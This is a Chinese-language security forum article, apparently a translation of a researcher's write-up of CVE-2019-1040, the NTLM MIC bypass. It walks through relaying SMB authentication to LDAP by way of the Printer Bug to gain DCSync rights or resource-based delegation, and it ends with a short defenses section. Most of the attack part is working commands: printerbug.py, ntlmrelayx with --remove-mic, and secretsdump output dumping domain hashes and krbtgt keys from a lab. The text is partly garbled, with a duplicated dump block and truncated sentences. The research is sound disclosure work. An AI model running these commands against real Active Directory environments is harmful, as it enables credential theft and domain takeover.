CVE-2019-1040：结合RCE和域管理员的中继攻击漏洞分析

s小胖不吃饭 / 2019-06-19 09:27:00 / 浏览数 5300 安全技术 漏洞分析 顶(0) 踩(0)

本周微软发布了CVE-2019-1040的补丁，这是一个允许绕过NTLM中继攻击的漏洞。该漏洞由Marina Simakov和Yaron Zinar（以及微软公告中的几个人发现）发现，他们在此发布了有关此漏洞的技术文章。此漏洞允许绕过NTLM身份验证中的消息完整代码。然而，如果将Lee Christensen发现的Printer Bug以及我们在Elad Shamir的Kerberos研究中开展的一些研究相结合，我们能发现这个漏洞的影响是相当大的。使用这些漏洞的组合，可以将SMB身份验证中继到LDAP。该漏洞使得在任何未Directory中的那些服务器或工作站）上以SYSTEM身份执行远程代码，并通过未修补的Exchange服务器升级到域管理员（除非域中的Exchange权限减少）。这篇文章同样

将SMB转发到LDAP

正如我之前在PrivExchange博客中所讨论的那样，过去一年中研究学者的研究使我们距离接管Active Directory中的计算机只有一步之遥。如果Exchange等Windows■■■可以向我们进行身份验证，并通过LDAP将该身份验证中继到域控制器，则可以获得受害者的权限并在A Directory中执行各种操作。在Exchange的情况下，这导致了黑客拥有足够高的权限来授予自己DCSync权限，这是PrivExchange漏洞产生的原因。

通过滥用基于资源的Kerberos约束，攻击者可以在受害者服务器上获得权限，这将导致该服务器上的管理员权限丢失。然而，该问题在于由于NTLM协议的工作方式，我们无

CVE-2019-1040漏洞可以修改NTLM身份验证数据包而不会使身份验证失效，从而使攻击者能够删除从SMB转发到LDAP的标志。由于Active Directory目前的状态非常危险，因此可以使用SpoolService错误来破坏系统。这可以跨林信任，因为SpoolService错误的唯一要求是经过身份验证的帐户。

攻击过程

一下有两种攻击突击：

使用AD帐户，通过SMB连接到受害者Exchange服务器，并触发SpoolService错误。
攻击者服务器将通过SMB连接，并使用修改后的ntlmrelayx版本中继到LDAP。 使用中继的LDAP身份验证，为攻击者帐户授予DCSync权限。
攻击者帐户现在可以使用DCSync转储AD中的所有密码哈希值。

使用AD帐户，通过SMB连接到受害者Exchange服务器，并触发SpoolService错误。
攻击者服务器将通过SMB连接，并使用修改后的ntlmrelayx版本中继到LDAP。
使用中继的LDAP身份验证，将受害者服务器的基于资源的约束委派权限授予攻击者控制下的计算机帐户。
攻击者现在可以作为受害者服务器上的任何用户进行身份验证。

以下为几点要注意的事项：

在攻击模拟中，Exchange服务器可以是任何版本（包括为PrivExchange修补的版本）。唯一的要求是，在以共享权限或RBAC模式安装时，Exchange默认具有高权限。在

在第二次模拟攻击中，我们将服务器设定为未修补的Windows Server，包括域控制器。在定位域控制器时，至少需要一个有漏洞的域控制器来中继身份验证，同时在另一个域控制器上触发SpoolService错误（理论上可以转发回同一第二次攻击需要控制计算机帐户。这可以是攻击者从中获取密码的计算机帐户，因为他们已经是工作站上的Administrator或攻击者创建的计算机帐户，滥用Active Directory中的任何帐户都可以默认创建这些帐户。

概念证明

这里我们更新了ntlmrelayx（impacket的一部分），有一个remove-mic标志，根据Preempt研究人员的技术描述利用CVE-2019-1040。

攻击第一步：Exchange服务器上进行选择

在第一次攻击中，我们使用SpoolService打印机错误攻击Exchange服务器，并使用ntlmrelayx进行中继。 我在我的krbrelayx repo中使用printerbug.py，我们也可以使用dementor或原始的.NET代码。

```
python printerbug.py testsegment.local/testuser@s2012exc.testsegment.local <attacker ip/hostname>
```

这将会使得Exchange服务器与我们本地进行连接：

```
user@localhost:~/krbrelayx$ python printerbug.py testsegment/ntu@s2012exc.testsegment.local 192.168.222.133
[*] Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Attempting to trigger authentication via rprn RPC at s2012exc.testsegment.local
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

先知社区

我们使用--remove-mic标志运行ntlmrelayx：

```
ntlmrelayx.py --remove-mic --escalate-user ntu -t ldap://s2016dc.testsegment.local -smb2support
```

```
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ python examples/ntlmrelayx.py -t ldap://s2016dc.testsegment.local
 --remove-mic -smb2support --escalate-user ntu
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[*] Authenticating against ldap://s2016dc.testsegment.local as TESTSEGMENT\S2012EXC$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-5: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[-] Authenticating against ldap://s2016dc.testsegment.local as \ FAILED
[*] SMBD-Thread-6: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[-] Authenticating against ldap://s2016dc.testsegment.local as \ FAILED
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] Success! User ntu now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20190613-213115.restore
```

先知社区

这授予我们的用户DCSync权限，我们可以使用它来转储所有密码哈希值：

```
user@localhost:~/exchpoc$ secretsdump.py testsegment/ntu@s2016dc.testsegment.local -just-dc
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c54d587745473e17c629053527a84d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e5a69a0ba06a3367376dc4f41f24e2a6:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
testsegment.local\testuser:1105:aad3b435b51404eeaad3b435b51404ee:720ad954f6a3665b0e92bf5efa662f65:::
testsegment.local\backupadmin:1126:aad3b435b51404eeaad3b435b51404ee:69052d690d30509c5467303e8bd753be:::
```

先知社区

攻击步骤二：Kerberos delegation

第二次攻击主要是我之前博客中描述的过程。

我们使用--remove-mic和--delegate-access标志启动ntlmrelayx.py并将其转发到LDAP over TLS■LDAPS■以便能够创建新的计算机帐户：

```
ntlmrelayx.py -t ldaps://rlt-dc.relaytest.local --remove-mic --delegate-access -smb2support
```

并针对辅助域控制器运行printerbug.py脚本（在下面称为rlt-app-server，但这是我在实验室中提升为DC的服务器）：

```
(relay) ubuntu@relay:~/relay$ python printerbug.py relaytest.local/testuser@rlt-app-server 10.0.2.6
[*] Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Attempting to trigger authentication via rprn RPC at rlt-app-server
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

先知社区

然后进行中继连接，创建一个计算机帐户：

```
(relay) ubuntu@relay:~/relay$ ntlmrelayx.py -t ldaps://rlt-dc.relaytest.local --remove-mic --delegate-access -smb2support
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 10.0.2.4, attacking target ldaps://rlt-dc.relaytest.local
[*] Authenticating against ldaps://rlt-dc.relaytest.local as relaytest\rlt-app-server$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-5: Received connection from 10.0.2.4, attacking target ldaps://rlt-dc.relaytest.local
[-] Authenticating against ldaps://rlt-dc.relaytest.local as \ FAILED
[*] SMBD-Thread-6: Received connection from 10.0.2.4, attacking target ldaps://rlt-dc.relaytest.local
[-] Authenticating against ldaps://rlt-dc.relaytest.local as \ FAILED
[*] Attempting to create computer in: CN=Computers,DC=relaytest,DC=local
[*] Adding new computer with username: XYZQAJUC$ and password: 2A4>op[DcrHn}F# result: OK
[*] Delegation rights modified succesfully!
[*] XYZQAJUC$ can now impersonate users on RLT-APP-SERVER$ via S4U2Proxy
```

先知社区


我们可以使用这个模拟票直接对DC运行secretsdump并得到所有哈希:)

```
(relay) ubuntu@relay:~/relay$ export KRB5CCNAME=baasbob.ccache
(relay) ubuntu@relay:~/relay$ secretsdump.py -k -no-pass rlt-app-server.relaytest.local -just-dc
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
baasbob:500:aad3b435b51404eeaad3b435b51404ee:5ff7835883b7e77046fe8976239086cb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:35dcbcd842a17aeba2a575e56a5c8ef5:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
relaytest.local\testuser:1105:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
rlt-dc$:1000:aad3b435b51404eeaad3b435b51404ee:6b2cf818b083fa5bbdb8e648d77398d2:::
RLT-CLIENT$:1103:aad3b435b51404eeaad3b435b51404ee:e41907a3337a98077b823fe342589597:::
RLT-APP-SERVER$:1104:aad3b435b51404eeaad3b435b51404ee:704fac2a6df2b2fe64667c45607e00ee:::
TTGIDFDU$:1107:aad3b435b51404eeaad3b435b51404ee:7e6d9d0de8bd8dcaae46c9b7cfc4fc4d:::
XYZQAJUC$:1108:aad3b435b51404eeaad3b435b51404ee:f9eabcfca207182a378f612bc18fb406:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:33fe99d4d284825c5c8ebd242dada2a732997a689b95cabb5339fd569a12b86b
krbtgt:aes128-cts-hmac-sha1-96:28d79458cce0998093be9d52b26e655c
krbtgt:des-cbc-md5:b5d3ce5d3eab6267
relaytest.local\testuser:aes256-cts-hmac-sha1-96:02ad995d3e1ef9d7572cd61d0d874f4ea51e1f729f25ef6f8442
```


```
(relay) ubuntu@relay:~/relay$ export KRB5CCNAME=baasbob.ccache
(relay) ubuntu@relay:~/relay$ secretsdump.py -k -no-pass rlt-app-server.relaytest.local -just-dc
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
baasbob:500:aad3b435b51404eeaad3b435b51404ee:5ff7835883b7e77046fe8976239086cb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:35dcbcd842a17aeba2a575e56a5c8ef5:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
relaytest.local\testuser:1105:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
rlt-dc$:1000:aad3b435b51404eeaad3b435b51404ee:6b2cf818b083fa5bbdb8e648d77398d2:::
RLT-CLIENT$:1103:aad3b435b51404eeaad3b435b51404ee:e41907a3337a98077b823fe342589597:::
RLT-APP-SERVER$:1104:aad3b435b51404eeaad3b435b51404ee:704fac2a6df2b2fe64667c45607e00ee:::
TTGIDFDU$:1107:aad3b435b51404eeaad3b435b51404ee:7e6d9d0de8bd8dcaae46c9b7cfc4fc4d:::
XYZQAJUC$:1108:aad3b435b51404eeaad3b435b51404ee:f9eabcfca207182a378f612bc18fb406:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:33fe99d4d284825c5c8ebd242dada2a732997a689b95cabb5339fd569a12b86b
krbtgt:aes128-cts-hmac-sha1-96:28d79458cce0998093be9d52b26e655c
krbtgt:des-cbc-md5:b5d3ce5d3eab6267
relaytest.local\testuser:aes256-cts-hmac-sha1-96:02ad995d3e1ef9d7572cd61d0d874f4ea51e1f729f25ef6f8442
```


奖励：绕过森林域

如果我们在完全不同的Active Directory中拥有用户，我们可以在relaytest.local域中执行完全相同的攻击，因为任何经过身份验证的用户都可以触发SpoolService反向连接。所以我已经建立了一个单向的，传出的林信任，从relaytest.local到domainb.local（这意味着来自domainb的用户可以在relaytest林、域中进行身份验证）。这也适用于双向信任。



我们运行相同的命令，但现在从domainb用户打印错误：

```
(relay) ubuntu@relay:~/relay$ python printerbug.py domainb.local/buser@rlt-app-server 10.0.2.6
[*] Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Attempting to trigger authentication via rprn RPC at rlt-app-server
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

先知社区

看到结果：

```
(relay) ubuntu@relay:~/relay$ ntlmrelayx.py -t ldaps://rlt-dc.relaytest.local --remove-mic --delegate-access -smb2support
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Setting up HTTP Server
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 10.0.2.4, attacking target ldaps://rlt-dc.relaytest.local
[*] Authenticating against ldaps://rlt-dc.relaytest.local as relaytest\rlt-app-server$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-5: Received connection from 10.0.2.4, attacking target ldaps://rlt-dc.relaytest.local
[-] Authenticating against ldaps://rlt-dc.relaytest.local as \ FAILED
[*] SMBD-Thread-6: Received connection from 10.0.2.4, attacking target ldaps://rlt-dc.relaytest.local
[-] Authenticating against ldaps://rlt-dc.relaytest.local as \ FAILED
[*] Attempting to create computer in: CN=Computers,DC=relaytest,DC=local
[*] Adding new computer with username: LVJWVJNL$ and password: =Ng|Qj4nWzk~^Yg result: OK
[*] Delegation rights modified succesfully!
[*] LVJWVJNL$ can now impersonate users on RLT-APP-SERVER$ via S4U2Proxy
```

先知社区

防御措施

通过滥用CVE-2019-1040，我们可以使用协议弱点和默认设置的组合来接管任何具有漏洞的Windows主机。最重要的防御措施是尽快安装2019年6月的补丁汇总。

我们可以通过对LDAP over
TLS强制执行LDAP签名和LDAP通道绑定来阻止NTLM中继到LDAP。但是如博客中所述，当未安装此问题的修补程序时，也可以绕过通道绑定。

为防止攻击者触发SpoolService错误，我们可以选择禁用Printer
Spooler服务。另一种防御措施是阻止敏感主机上端口445上的传出流量，或确保网络过滤阻止服务器连接到客户端范围并尽可能地隔离各个客户端。拥有高度分割的网络通

总而言之，即使安装所有可用的补丁程序，我们仍然可以将SMB从中继转移到LDAP，除非应用进一步的纵深防御措施，否则它只是在等待下一个不可避免的NTLM攻击。

代码

POC代码在我的个人GitHub上，直到它被合并到impacket：
https://github.com/dirkjanm/impacket/tree/micremove

■■■■■■■■■■■■https://dirkjanm.io/exploiting-CVE-2019-1040-relay-vulnerabilities-for-rce-and-domain-admin/?from=groupmessage&i

点击收藏 | 0 关注 | 1

上一篇：谈js静态文件在漏洞挖掘中的利用 下一篇：2019神盾杯上海市网络安全竞赛W...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板